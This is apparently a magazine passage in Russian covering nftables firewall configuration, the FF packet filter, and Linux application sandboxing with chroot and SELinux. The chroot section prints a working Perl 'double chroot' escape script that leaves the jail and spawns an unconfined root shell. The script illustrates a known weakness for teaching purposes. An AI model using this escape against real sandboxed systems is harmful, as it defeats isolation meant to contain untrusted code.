Уже более 13 лет сетевые соединения Linux-систем защищает iptables. К сожалению, по мере развития этот пакетный фильтр обрастал серьезными проблемами на функциональном уровне и в дизайне. Взвесив все за и против, разработчики решили отказаться от метода костылей и создали новый файер, имя которому nftables.



Тимур Астраханов

ЧЕМ НЕ УСТРАИВАЕТ IPTABLES?

Проект netfilter/iptables был основан в 1998 году и с версии ядра 2.4 используется по умолчанию. Команда разработчиков сохранила основную идею, заложенную еще в ipfwadm, — список правил, состоящих из критериев и действия, которое выполняется, если пакет соответствует критериям. Netfilter разрешал подключать дополнительные модули (ранее архитектура ядра такой возможности не предоставляла). Это позволило очень просто развивать подсистему фильтрации, и со временем появилось большое количество новых функций и модулей. Полноценная поддержка IPv6 появилась только в 2011 году, что, правда, потребовало редизайна netfilter. В результате модуль NAT разделили на два независимых компонента, один из которых включает в себя ядро подсистемы NAT, а второй реализует поддержку протокола третьего уровня. Помимо фильтрации, модули обеспечивают классификацию трафика (вплоть до седьмого уровня OSI), балансировку нагрузки, манипуляцию с пакетами, маршрутизацию и прочее.

Со временем накапливались проблемы на функциональном уровне и в дизайне. Код ядра дублировался, становилось все сложнее его поддерживать и добавлять новые возможности. Обработка некоторых параметров жестко вшита в ядро, модуль нередко обслуживает только свой протокол. Например, за извлечение номера порта UDP и TCP отвечают два разных модуля. Для реализации любой функции в userspace требуется поддержка модулем ядра, это затрудняет разработку, и без пересборки часто не обойтись. Правила загружаются как один большой дамп, в случае изменения правила выгружаются, меняются и весь набор отправляется обратно. Без учета дополнительных расширений количество опций конфигурирования в ядре уже давно перевалило за сотню.

Еще один важный мотив — необходимость сбросить текущий ABI (Application Binary Interface), представляющий собой набор соглашений между программами, библиотеками и ОС, обеспечивающими их взаимодействие на низком уровне.

В iptables ABI жестко прописаны специфические для протоколов поля, поэтому расширить его сложно. Как результат, приходится сразу запускать iptables, arptables и ebtables, по существу выполняющие одну работу, но каждый на своем уровне. По общим оценкам дублируется 10 000 строк кода. Учитывая, что все защитные механизмы и цепочки (даже пустые) грузятся изначально и активны, iptables потребляет больше ресурсов, чем реально необходимо.

Пользователям и администраторам управлять большим количеством правил довольно тяжело, трудно с ходу разобраться, что делают все цепочки, правила начинают повторяться, их становится сложно обслуживать и обновлять. Чтобы настроить два разных действия (вроде MARK и ACCEPT), правила приходится дублировать. Каждое расширение имеет свой синтаксис, одни поддерживают диапазоны, отрицание, префиксы, другие — нет.

НАЗНАЧЕНИЕ NFTABLES

Об nftables (netfilter.org/projects/nftables) впервые заговорили в октябре 2008 года на конференции Netfilter Workshop. Задача проекта — заменить подсистемы iptables, ip6tables, arptables и ebtables одним решением. Разработкой новой подсистемы пакетной фильтрации стала заниматься та же команда, только под руководством Патрика Мак-Харди (Patrick McHardy). Альфа-версия была представлена в марте 2009 года, хотя до 2012 года проект практически спал.

Дерево патчей состояло из более 100 патчей, которые в конце октября 2013-го были объединены в 17. В стандартную ветку Linux nftables включен с версии 3.13, хотя высокоуровневые инструменты все еще находятся в разработке, а документация, ориентированная на пользователя, отсутствует. Старая и новая подсистемы будут некоторое время сосуществовать рядом, так как nftables еще требует доработки и тестирования. Для обеспечения обратной совместимости предоставляется специальная прослойка, позволяющая использовать iptables/ip6tables поверх инфраструктуры nftables.

В nftables реализована идея, схожая с BPF (Berkeley Packet Filters): правила фильтрации в пространстве пользователя компилируются в байт-код, а затем через Netlink API передаются в ядро. После этого для принятия решения по дальнейшим действиям с пакетом они выполняются с использованием так называемого конечного автомата (pseudo-state machine), который представляет собой простейшую виртуальную машину, выполняющую байт-код.

Виртуальная машина способна манипулировать наборами данных (как правило, IP-адреса), позволяя заменить несколько операций сравнения единым набором поиска. Для принятия решений на основе этих данных могут быть использованы арифметика, битовые операторы и операторы сравнения. Возможен и обратный процесс декомпиляции объектов, позволяющий воссоздать текущую конфигурацию в ядре.

Использование userspace значительно упрощает код ядра и позволяет гораздо легче анализировать и принимать решения по отдельным протоколам. Отсутствует дублирование кода, особенности каждого протокола уже не встраиваются.

Все операции по определению условий и связанных с ними действий выполняются в пространстве пользователя, в ядре производится только базовый набор операций, таких как чтение данных из пакета, сравнение данных. Присутствует поддержка словарного маппинга и поиск по наборам правил (sets), работа которых реализована через хеши и rb-деревья. При этом элементы наборов могут быть заданы в виде диапазонов значений (можно определять подсети).

В качестве базовых блоков по-прежнему используются компоненты netfilter, в том числе существующие хуки, система отслеживания состояния соединений, компоненты организации очередей и подсистема ведения лога. Хотя работа в userspace позволяет получать больше отчетов об ошибках.

Отличается и алгоритм работы фильтра, он сделан более универсальным, теперь разборкой пакета занимаются операторы (expression). Специальный механизм payload expression загружает данные из пакета в один из регистров общего назначения. Базовое смещение, специфичное для протокола, берется из структуры nft_pktinfo и модулей netfilter (IPv4, ARP и так далее). То есть уже нельзя сказать: «сравни IP источника с IP 192.168.0.1», — теперь фильтр «знает», что нужно извлечь определенную часть заголовка, помещает ее в переменную и затем сравнивает с нужным адресом. Обработка пакета несколькими правилами за счет введения так называемого verdict register стала значительно проще. Также легко пропустить ненужные операции, вроде счетчиков, если в них нет необходимости, меньше ресурсов требует поиск и сопоставление с диапазоном.

В итоге простое правило iptables в памяти занимает 112 байта, аналогичное nftables — 24 байта. Проверка пинга "-d 192.168.0.1 -p icmp –icmp-type echo-request" — 152 и 96 байт соответственно.

Улучшенный API позволяет производить инкрементные обновления правил или атомарную замену правила, гарантирующие эффективность и согласованность, без выгрузки/загрузки всего набора в пределах одной транзакции Netlink.

↙ **Iptables содержит большое количество модулей**

↘ **Дополнительные расширения к iptables со своим синтаксисом создают еще большую путаницу**

ЖУРНАЛИРОВАНИЕ В NFTABLES

Для регистрации событий используется Netfilter, при помощи модулей xt_LOG (регистрирует в syslog) и/или nfnetlink_log. Последний использует демон сбора информации ulogd2, вышедший примерно полтора года назад и способный накапливать данные на уровне отдельных пакетов или потоков и сохранять их, в том числе и в БД.

Механизм журналирования для каждого протокола настраивается через `/proc`.

```
# cat /proc/net/netfilter/nf_log
0 NONE (nfnetlink_log)
1 NONE (nfnetlink_log)
2 ipt_LOG (nfnetlink_log,ipt_LOG)
```

Под номером 2 у нас скрывается IPv4. Меняем на nfnetlink_log:

```
# echo "nfnetlink_log" >/proc/sys/net/netfilter/nf_log/2
```

```
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example:~$ grep -i NF_ /boot/config-3.11.0-12-generic
CONFIG_NF_CONNTRACK=m
CONFIG_NF_CONNTRACK_MARK=y
CONFIG_NF_CONNTRACK_SECMARK=y
CONFIG_NF_CONNTRACK_ZONES=y
# CONFIG_NF_CONNTRACK_PROCFS is not set
CONFIG_NF_CONNTRACK_EVENTS=y
CONFIG_NF_CONNTRACK_TIMEOUT=y
CONFIG_NF_CONNTRACK_TIMESTAMP=y
CONFIG_NF_CONNTRACK_LABELS=y
CONFIG_NF_CT_PROTO_DCCP=m
CONFIG_NF_CT_PROTO_GRE=m
CONFIG_NF_CT_PROTO_SCTP=m
CONFIG_NF_CT_PROTO_UDPLITE=m
CONFIG_NF_CONNTRACK_AMANDA=m
CONFIG_NF_CONNTRACK_FTP=m
CONFIG_NF_CONNTRACK_H323=m
CONFIG_NF_CONNTRACK_IRC=m
CONFIG_NF_CONNTRACK_BROADCAST=m
CONFIG_NF_CONNTRACK_NETBIOS_NS=m
CONFIG_NF_CONNTRACK_SNMP=m
CONFIG_NF_CONNTRACK_PPTP=m
CONFIG_NF_CONNTRACK_SANE=m
CONFIG_NF_CONNTRACK_SIP=m
CONFIG_NF_CONNTRACK_TFTP=m
CONFIG_NF_CT_NETLINK=m
CONFIG_NF_CT_NETLINK_TIMEOUT=m
CONFIG_NF_CT_NETLINK_HELPER=m
CONFIG_NF_NAT=m
CONFIG_NF_NAT_NEEDED=y
```

```
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example:~$ sudo apt-cache search iptables
ebtables - Ethernet bridge frame table administration
iptables-dev - iptables development files
iptables - утилиты администрирования пакетной фильтрации и NAT
openvpn - служба виртуальной частной сети
python-ufw - Модули Python для Uncomplicated FireWall
ufw - Программа для управления межсетевым экраном Netfilter
arno-iptables-firewall - single- and multi-homed firewall script with DSL/ADSL support
arptables - ARP table administration
collectd-core - statistics collection and monitoring daemon (core system)
eurephia - flexible OpenVPN authentication module
fail2ban - ban hosts that cause multiple authentication errors
ferm - maintain and setup complicated firewall rules
fiaif - easy to use, yet complex firewall
firehol - easy to use but powerful iptables stateful firewall
fwanalog - firewall log-file report generator (using analog)
fwsnort - Snort-to-iptables rule translator
ipset - administration tool for kernel IP sets
iptables-persistent - boot-time loader for iptables rules
l7-protocols - protocol definitions for the Linux layer 7 packet classifier
lbcd - Return system load via UDP for remote load balancers
libipset-dev - development files for IP sets
libipset3 - library for IP sets
libiptables-chainmgr-perl - Perl extension for manipulating iptables policies
libiptables-parse-perl - Perl extension for parsing iptables firewall rulesets
libpam-shield - locks out remote attackers trying password guessing
mcollective-plugins-iptables - mcollective plugin for iptables
mxallowd - Anti-Spam-Daemon using nolisting/iptables
natlog - Source-natting firewall logging utility
netscript-2.4 - Linux 2.4/2.6 router/firewall/VM host network config. system.
```

```
Терминал - user@example:~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example:~$ nft --help
Usage: nft [ options ] [ cmds... ]

Options:
  -h/--help                     Show this help
  -v/--version                  Show version information

  -f/--file <filename>          Read input from <filename>
  -i/--interactive              Read input from interactive CLI

  -n/--numeric                  When specified once, show network addresses numerically.
                                When specified twice, also show Internet services,
                                user IDs and group IDs numerically.
                                When specified thrice, also show protocols numerically.
  -a/--handle                   Output rule handle.
  -I/--includepath <directory>  Add <directory> to the paths searched for include files.
  --debug <level [,level...]>   Specify debugging level (scanner, parser, eval, netlink, all)

user@example:~$
```

↖ **Для настройки правил используется утилита nft**

```
Терминал  user@exampl...                         Вск, 01 Дек 2013 19:47   user
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example: /usr/src/linux-3.13-rc2    user@example: ~
user@example:~$ cat ./nftables/files/nftables/ipv4-filter
#! nft -f

table filter {
        chain input             { type filter hook input priority 0; }
        chain forward           { type filter hook forward priority 0; }
        chain output            { type filter hook output priority 0; }
}
user@example:~$ cat ./nftables/files/nftables/ipv4-nat
#! nft -f

table nat {
        chain prerouting        { type nat hook prerouting priority -150; }
        chain postrouting       { type nat hook postrouting priority -150; }
}
user@example:~$ cat ./nftables/files/nftables/
bridge-filter  ipv4-mangle    ipv6-filter    ipv6-nat
ipv4-filter    ipv4-nat       ipv6-mangle
user@example:~$ cat ./nftables/files/nftables/ipv4-mangle
#! nft -f

table mangle {
        chain output            { type route hook output priority -150; }
}
user@example:~$ cat ./nftables/files/nftables/bridge-filter
#! nft -f

table bridge filter {
        chain input             { type filter hook input priority -200; }
        chain forward           { type filter hook forward priority -200; }
        chain output            { type filter hook output priority 200; }
}
user@example:~$
user@example:~$
user@example:~$
```

↗ **В поставке nftables идут шаблоны правил**

Для взаимодействия kernel ↔ userspace nftables API использует особый компонент ядра Netlink, позволяющий через обычный сокет передавать и принимать сообщения, сформированные особым образом. При этом сам Netlink позволяет:

- получать уведомления об изменении сетевых интерфейсов, таблиц маршрутизации и состоянии пакетного фильтра;
- управлять параметрами сетевых интерфейсов, таблицами маршрутизации и параметрами netfilter;
- управлять ARP-таблицей;
- взаимодействовать со своим модулем в ядре.

Именно через Netlink работает утилита iproute2, пришедшая на смену ifconfig и route.

Собственно взаимодействие с кодом, работающим на уровне ядра, возложено на интерфейсные библиотеки libmnl (Netlink), libnftables (userspace Netlink API) и построенный поверх фронтенд, работающий на уровне пользователя. Для формирования правил фильтрации в nftables подготовлена утилита nft, которая проверяет корректность правил и транслирует их в байт-код. Утилита iptables-nftable позволяет использовать правила iptables.

ПРАВИЛА

Конечно, писать низкоуровневые правила пользователи не будут, доступен понятный язык описания. Новый синтаксис правил непохож на iptables, главное отличие — использование иерархических блочных структур вместо линейной схемы. Группировка позволяет легко составлять, читать и понимать настройки без особых пояснений. Синтаксис при этом чем-то напоминает ipfw из FreeBSD.

Язык классификации правил основан на реальной грамматике, при обработке которой используется парсер bison. К сожалению, документация в этом вопросе мало помогает, она просто еще не готова. О возможностях можно судить только по исходному коду nftables и обрывкам информации в специализированных мейл-листах.

Правила могут содержать:

- таблицы — контейнеры для одного семейства протоколов, поддержка мультипротокола не реализована в netfilter, хотя в будущем, вероятно, что-то изменится;
- цепочки (chains) — контейнеры для правил, могут использоваться в действии перехода (jump), но в отличие от iptables цепи не содержат счетчиков;
- базовые цепочки (base chains) — особый тип цепи, регистрируются с хуками netfilter, обеспечивая отправную точку для таблиц. Регистрируются при вставке первого правила;
- правила (rules) — атомарная единица, содержащая expressions.

Сами правила выглядят следующим образом. Разрешаем ping (ICMP-сообщения echo-request):

```
nft add rule filter input icmp type echo-request accept
```

Теперь разрешаем доступ с подсети 192.168.1.0/24 и IP 192.168.0.10 по SSH, блокируем для всех доступ по 80-му порту и разрешаем все пакеты уже установленного соединения (connection tracking).

```
nft add rule ip global filter ip daddr ↵
    {192.168.1.0/24, 192.168.0.10} tcp dport ↵
    {22} accept
nft add rule ip filter input tcp dport 80 drop
nft insert rule filter input ct state established ↵
    accept
```

Счетчики — необязательный элемент в правилах, и, если он нужен, его необходимо активировать. Теперь в одном правиле можно указать сразу несколько действий. Например, подсчитаем количество пакетов, отправленных на 192.168.0.1, и заблокируем соединение:

```
nft add rule ip filter output ip daddr 192.168.0.1 ↵
    counter drop
```

Вместо IP в правилах возможно использование доменного имени:

```
nft add rule ip6 filter output ip daddr ↵
    example.org accept
```

Фильтр интерфейса позволяет указывать правило для конкретного сетевого интерфейса (сетевуха должна присутствовать в системе, иначе правило не будет активным):

```
nft insert rule filter input meta iif eth0 accept
```

Еще один нюанс. Утилита nft может работать в трех режимах, чем-то напоминая управление в Cisco. Например, все настройки можно указать в файле и затем просто скормить конфиг nft, это очень удобно для переноса рулесетов на несколько ПК. В каталоге `files/nftables` с исходными текстами уже имеется ряд шаблонов, перед началом использования nftables необходимо выбрать нужные и активировать:

```
# nft -f files/nftables/ipv4-filter
# nft -f files/nftables/ipv6-filter
```

Также есть режим командной строки, когда нужная настройка указывается сразу, и интерактивный режим CLI. Перейти в CLI просто:

```
# nft -i
```

Теперь можем последовательно давать команды или считывать настройки. Единичные правила группируются в таблице, образуя иерархическую блочную структуру, напоминающую pf и npf.

```
nft> list table filter -n -a
table filter {
  chain output {
```



WWW

Сайт nftables: netfilter.org/projects/nftables



INFO

До появления iptables для обеспечения возможностей межсетевого экрана в Linux использовались проекты ipchains в Linux 2.2 и ipfwadm в Linux 2.0 (основанный на ipfw из BSD).

```
  table filter hook output priority 0;
  ip protocol tcp counter packets 190 bytes 21908
  ip daddr 192.168.1.100 drop
  }
}
```

Правило можно вставить в нужную позицию (handle), здесь работают две директивы — add и insert. Первая добавляет правило после указанной позиции, а вторая — перед. Например, чтобы вставить правило перед handle 8, пишем:

```
nft insert rule filter output position 8 ip daddr ↵
    127.0.0.1 drop
```

Удаляются правила в цепочке при помощи параметра delete:

```
nft delete rule filter output handle 9
```

Если не указывать номер правила, то будет очищена вся цепочка. При помощи flush сбрасывается вся таблица:

```
nft flush table filter
```

Настройка NAT не сложнее, вначале необходимо загрузить модули:

```
modprobe nft_nat
modprobe nft_chain_nat_ipv4
modprobe nft_chain_nat_ipv6
```

Создаем цепочку:

```
nft add table nat
nft add chain nat post \{ type nat hook ↵
    postrouting priority 0 \; \}
nft add chain nat pre \{ type nat hook ↵
    prerouting priority 0 \; \}
```

И добавляем в нее правила:

```
nft add rule nat post ip saddr 192.168.1.0/24 ↵
    meta oif eth0 snat 192.168.1.1
nft add rule nat pre udp dport 53 ip saddr ↵
    192.168.1.0/24 dnat 8.8.8.8:53
```

Первое активирует NAT для всего трафика с 192.168.1.0/24 на интерфейсе eth0, второе перенаправляет весь DNS-трафик на 8.8.8.8.

УСТАНОВКА NFTABLES В UBUNTU

На данный момент единственный выход изучить новинку — это установить nftables самостоятельно. Нам потребуются библиотеки и стандартный набор для сборки ПО:

```
$ sudo apt-get install autoconf2.13 dh-autoreconf ↵
  libmnl-dev libmnl0
```

↖ **Конфигурирование поддержки nftables в ядре Linux**

↗ **В nftables добавлен модуль совместимости с iptables**

Библиотеку можно поставить из сырцов (git://git.netfilter.org/libmnl), но пока версии, доступной в репозитории, вполне достаточно. Копируем код libnftables и nftables.

```
$ git clone git://git.netfilter.org/libnftables
$ git clone git://git.netfilter.org/nftables
```

Сборка в том и другом случае стандартна, переходим в каталог и даем команды:

```
$ ./autogen.sh
$ ./configure
$ make
$ sudo make install
```

В некоторых системах (в Ubuntu, например) при конфигурировании nftables следует активировать ряд функций:

```
$ ac_cv_func_malloc_0_nonnull=yes ac_cv_func_↵
  realloc_0_nonnull=yes ./configure
```

Далее вводим `make oldconfig`, переходим в Core Netfilter Configuration, где находим специфичные для nftables настройки (их, кстати, на порядок меньше, чем для iptables), собираем ядро.

ЗАКЛЮЧЕНИЕ

Пока поддержка nftables не заявлена ни в одном дистрибутиве Linux, хотя это скорее вопрос времени, а учитывая число установок, обе системы еще долго будут сосуществовать рядом. За iptables — большое количество готовых правил, на все случаи, nftables выигрывает более простым дизайном, скоростью работы и понятными правилами.

ПАКЕТНЫЙ ФИЛЬТР FF

Джефри Мерки (Jeffrey Merkey) представил в списке рассылки разработчиков ядра Linux код нового специализированного пакетного фильтра FF (lkml.org/lkml/2009/1/8/467), предназначенного для блокирования большого числа IP-адресов в сетях с интенсивным трафиком. FF состоит из модуля Linux-ядра и утилиты для управления пакетным фильтром. Представленный пакетный фильтр не отличается такой гибкостью, как iptables, но опережает последний по производительности и потребляет значительно меньше памяти в расчете на один IP.


От ipset новая система отличается тем, что поддерживает блокирование на уровне драйвера e1000. Набор утилит, работающий на уровне пользователя, обеспечивает сохранение БД-адресов на диске с кешированием базы в памяти ядра.

Главная задача FF — защита от DoS/DDoS-атак, блокирование различного флуда и паразитного трафика. В качестве примера представлен код для интеграции разработки с Postfix с целью борьбы с роботами спамеров, выступающий в роли более жесткой системы блокирования для серых списков и RBL-систем.

В ЗАТОЧЕНИИ

Обзор средств изолированного запуска приложений в Linux

В современных дистрибутивах Linux существует достаточно средств для изолированного запуска приложений. Некоторые из них известны с давних пор, а некоторые — относительный новодел. Но у каждого решения есть свои преимущества и недостатки.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Вообще, даже обычная модель безопасности *nix-систем, при условии правильно выставленных прав доступа, способна защитить от многих проблем. Об этом говорит хотя бы тот факт, что в Android до последнего времени в качестве песочницы использовалась именно она (да впрочем, и сейчас, после внедрения SELinux, основная нагрузка лежит на старой модели) — при том, что Android не является дистрибутивом Linux в общепринятом смысле и Google могла использовать что-то другое. Тем не менее в некоторых случаях данная модель бесполезна.

- Первый и самый главный случай — когда программа работает только от суперпользователя. В этом случае, разумеется, стандартная модель неприменима, поскольку на пользователя root по умолчанию она не распространяется.
- Второй случай — когда программа получена из недоверенного источника. Конечно, применение бритвы старика Оккама говорит о том, что отнюдь не все программы из неизвестных мест вредны. Но перестраховка никогда не была бесполезна, и недавнее появление банковского трояна для Linux еще больше это подтверждает.
- Ну и наконец, третий случай — дополнительная обертка вокруг критичных приложений, через которые в теории возможна угроза безопасности.

Далее будут рассмотрены средства изолированного запуска приложений, а также их плюсы и минусы, в частности насколько трудно «совершить побег» из него и насколько их применение сказывается на быстродействии запускаемого приложения.

CHROOT

Способ изолирования окружения с помощью chroot известен еще со времен UNIX V7, где и появился данный системный вызов. Я не буду описывать конкретные методы его применения — об этом писали уже неоднократно, и смысла пересказывать, какие команды нужны для его развертывания, я не вижу (разве что коснусь проблемы запуска графических приложений в нем). Вместо этого сосредоточусь на его преимуществах и недостатках.

Неоспоримое преимущество chroot — он есть везде, даже в таких древних дистрибутивах, о которых сейчас уже никто и не помнит. В случае крайней необходимости можно сконфигурировать нечто, отдаленно напоминающее защищенную систему даже на основе ядер 2.2. Но именно что «отдаленно напоминающее» — поскольку

больше преимуществ у этого способа изоляции, по сути, и нет.

Недостатки… к ним можно отнести, например, сложность развертывания. Для запуска того же Apache в chroot нужно разбираться с кучей библиотек, конфигурационных файлов и файлов устройств, от которых он зависит. Но, допустим, для быстрого развертывания нужных библиотек можно использовать debootstrap, для файлов устройств и псевдофайловых систем — попросту пробросить в chroot-окружение нужные каталоги командой `mount --bind`… вот только для целей именно изоляции без создания в этом окружении непривилегированного пользователя толк будет нулевой. В этом и заключается основной недостаток chroot.

Все дело в том, что из поддерева chroot достаточно легко выйти. Для этого, помимо очевидного пути (монтирования файла из каталога `/dev`), есть также способ «двойного chroot». Суть его заключается в следующем: программа создает директорию, делает в нее вызов chroot(), но перед этим она запоминает fd текущего каталога. После этого она делает системный вызов fchdir(), в качестве параметра которого используется запомненный ранее fd. По сути, на этом процедуру выхода из поддерева можно считать выполненной — необходимо лишь перейти к фактическому корню и сделать chroot() уже в него.

Что же касается запуска графических приложений, то, во-первых, перед изменением корня нужно разрешить доступ к X-серверу, что и делает следующая команда:

```
$ xhost +localhost
```

А во-вторых, уже после вызова chroot, экспортировать переменную DISPLAY, значение которой нужно узнать заблаговременно:

```
$ export DISPLAY=":0.0"
```

Несмотря на все его недостатки, chroot (как и его примерный аналог, fakeroot) незаменим для «честной» сборки некоторых приложений. Также без его помощи производить восстановительные работы на сломанной системе было бы гораздо сложнее.

SELINUX

Данный фреймворк безопасности был разработан в NSA, который нынче стал притчей во языцех. Я не буду больше писать об NSA, поскольку статья все же посвящена технической части, замечу лишь, что, если что-то разработано в недрах подобных контор, это вовсе не значит, будто есть какие-то недекларированные возможности, — разработка-то велась для себя. В то же время, в силу относительной сложности SELinux, я не могу гарантировать, что таких возможностей там стопроцентно нет.

Первым делом вспомним, что такое SELinux. Как правило, когда упоминают SELinux, рядом же упоминают MAC — мандатный контроль доступа, то есть модель управления доступом, основанную на «метках» — грифах секретности. Однако в случае с SELinux это не совсем верно. Он позволяет гораздо больше, чем обычный MAC. Фактически SELinux реализует архитектуру FLASK — Flux Advanced Security Kernel, которая основана на идее Type Enforcement (TE, иногда переводится как «принудительное присвоение типов»). Суть идеи в том, что каждому объекту (файлу ли, каталогу или даже сетевому соединению) или субъекту (в качестве которого выступает тот или иной процесс) принудительно присваивается контекст безопасности. В общем случае в SELinux данный контекст выглядит так (для файлов и каталогов его можно посмотреть с помощью команды `ls -Z`):

```
unconfined_u:object_r:user_home_t:s0
```

Элементы контекста безопасности разделяются двоеточиями. Разберемся, что они означают (четвертый элемент не имеет никакого отношения к тематике данной статьи, и его мы касаться не будем).

- Первый элемент (в примере выше — unconfined_u) — пользователь SELinux, который определен в политике. Каждому пользователю SELinux может быть сопоставлен обычный пользователь. И да, «пользователь SELinux» и «обычный пользователь» — разные вещи.
- Следом идет роль, также определяемая в политике. Каждому пользователю SELinux может быть сопоставлена одна или несколько ролей, одна из которых будет основной, а остальные вспомогательными.
- Третий же элемент — тип. Это основной элемент в контексте безопасности, который и используется чаще всего. В частности, он задействуется и в утилите sandbox, которая предназначена для изолированного запуска приложений. Опять же определенный в политике, он задает, что именно субъект может делать вообще, путем указания тех или иных операций.
- Утилита sandbox использует для своих целей еще и пятый элемент, который обычно не отображается. Но о нем мы поговорим чуть позже.

Мы добрались до утилиты sandbox — по сути, фронтенду, написанному на Python. Фронтенд этот, помимо того что парсит командную строку, во-первых, вызывает утилиту seunshare для биндинга временного домашнего каталога и установки для выполняемого в песочнице файла нужного контекста, а во-вторых, по необходимости вызывает скрипт `sandboxX.sh` для запуска отдельного экземпляра X-сервера.

Часть контекста формируется динамически — в том числе возможно указать тип песочницы. В частности, для браузеров нужно использовать тип sandbox_web_t, а для сетевых приложений вообще — sandbox_net_t. Помимо этого, для того чтобы песочницы не пересекались, утилита sandbox случайным образом указывает в контексте метки MCS — по идее, они должны использоваться для разделения на категории, но в реальной жизни данная возможность задействуется крайне редко.

Для примера рассмотрим запуск Skype 4.2 в песочнице SELinux для Fedora 17. Не будем касаться процедуры установки, а сразу попробуем его запустить. Сперва создаем каталоги для песочницы:

```
$ mkdir ~/skype_home ~/skype_tmp
```

И пытаемся запустить Skype:

```
$ sandbox -H ~/skype_home/ -T ↵
  ~/skype_tmp/ -X -t sandbox_net_t skype
```

Однако он выругается о недостаточных разрешениях на библиотеку libQtWebKit. Чтобы этого не происходило, нужно исправить контекст:

```
# semanage fcontext -a -t ↵
  textrel_shlib_t '/usr/lib/↵
  libQtWebKit.so.4.10.1'
# restorecon -v '/usr/lib/libQtWebKit.↵
  so.4.10.1'
```

Но и этого недостаточно — после очередной попытки запуска SELinux снова заворчит, и нам ничего не останется, как сгенерировать свой модуль политики и установить его (по желанию можно его и посмотреть):

```
# grep skype /var/log/audit/audit.log |↵
  audit2allow -M Skype42_sandbox_execmod
# semodule -i Skype42_sandbox_execmod.pp
```

После этого Skype заработает, но с оговорками. Я не буду здесь писать о визуальных эффектах и прочих неудобствах с графикой — для разговора по Skype это некритично. Но вот тот факт, что при видеозвонках другая сторона не видит видео, хотя и понятен (мы же запускаем его в песочницу), но довольно огорчителен. Что еще обиднее, стандартные правила, генерируемые с помощью audit2allow, неработоспособны. После долгой возни в конечном итоге получились примерно такие правила (файл Skype42_sandbox_v4l.te):

```
module Skype42_sandbox_v4l 1.0.1;
require {
```

```
fedora@localhost:~/chroot
Файл Правка Вид Поиск Терминал Справка
# Open filehandle to root of jail
opendir JAILROOT, "." or die "ERROR: Couldn't get file handle to root of jailn";

# Create a subdir, move into it
mkdir "mysubdir";
chdir "mysubdir";

# Lock ourselves in a new jail
chroot ".";

# Use our filehandle to get back to the root of the old jail
chdir(*JAILROOT);

# Get to the real root
while ((stat("."))[0] != (stat(".."))[0] or (stat("."))[1] != (stat(".."))[1]) {
        chdir "..";
}

# Lock ourselves in real root - so we're not really in a jail at all now
chroot ".";


# Start an un-jailed shell
system("/bin/sh");
```

Простенький скрипт на Perl для выхода из chroot. Работает, только если есть root-привилегии



INFO

Для усиления безопасности chroot, в принципе, можно использовать патчсет GRSecurity, но это имеет смысл делать, только если ядро очень старое и не поддерживает более новые механизмы изоляции.



```
Обзор   Терминал   Сб, 07:36   en   fedora
fedora@localhost:~
Файл Правка Вид Поиск Терминал Справка
root@localhost:~
Файл Правка Вид Поиск Терминал Справка
[fedora@localhost ~]$ sudo su -
[sudo] password for fedora:
[root@localhost ~]# semanage fcontext -a -t textrel_shlib_t '/usr/lib/libQtWebKi
t.so.4.10.1'
[root@localhost ~]# restorecon -v '/usr/lib/libQtWebKit.so.4.10.1'
restorecon reset /usr/lib/libQtWebKit.so.4.10.1 context system_u:object_r:lib_t:
s0->system_u:object_r:textrel_shlib_t:s0
[root@localhost ~]#
[root@localhost ~]#
```

Подготовка к запуску Skype в SELinux sandbox

```
        type sandbox_net_client_t;
        type v4l_device_t;
        class chr_file { read write };
}
require {
        type sandbox_net_client_t;
        type v4l_device_t;
        class chr_file { open ioctl };
}
require {
        type sandbox_net_t;
        type v4l_device_t;
        class chr_file { read write };
}
require {
        type sandbox_net_t;
        type v4l_device_t;
        class chr_file { open ioctl };
}
# ======= sandbox_net_client_t =========
allow sandbox_net_client_t ↵
  v4l_device_t:chr_file { read write };
allow sandbox_net_client_t ↵
  v4l_device_t:chr_file { open ioctl };
allow sandbox_net_t v4l_device_t:↵
  chr_file { read write };
allow sandbox_net_t v4l_device_t:↵
  chr_file { open ioctl };
```

Откомпилируем и загрузим этот модуль:

```
# checkmodule -M -m -o Skype42_sandbox_↵
  v4l.mod Skype42_sandbox_v4l.te
# semodule_package --module Skype42_↵
  sandbox_v4l.mod --outfile Skype42_↵
  sandbox_v4l.pp
# semodule -i Skype42_sandbox_v4l.pp
```

После очередного запуска Skype увидит камеру.

Разберем теперь плюсы и минусы данной песочницы. Плюсы, если сравнивать с chroot, несомненно, имеются. Так, налицо большая безопасность при меньшем времени развертывания. Посуди сам: для запуска программы в chroot нужно набрать 3–5 команд, для запуска же в песочнице SELinux в общем случае достаточно одной команды, которая, ко всему прочему, еще и отключает все capabilities данного процесса — то есть ограничивает приложения, даже будучи запущенной из-под root.

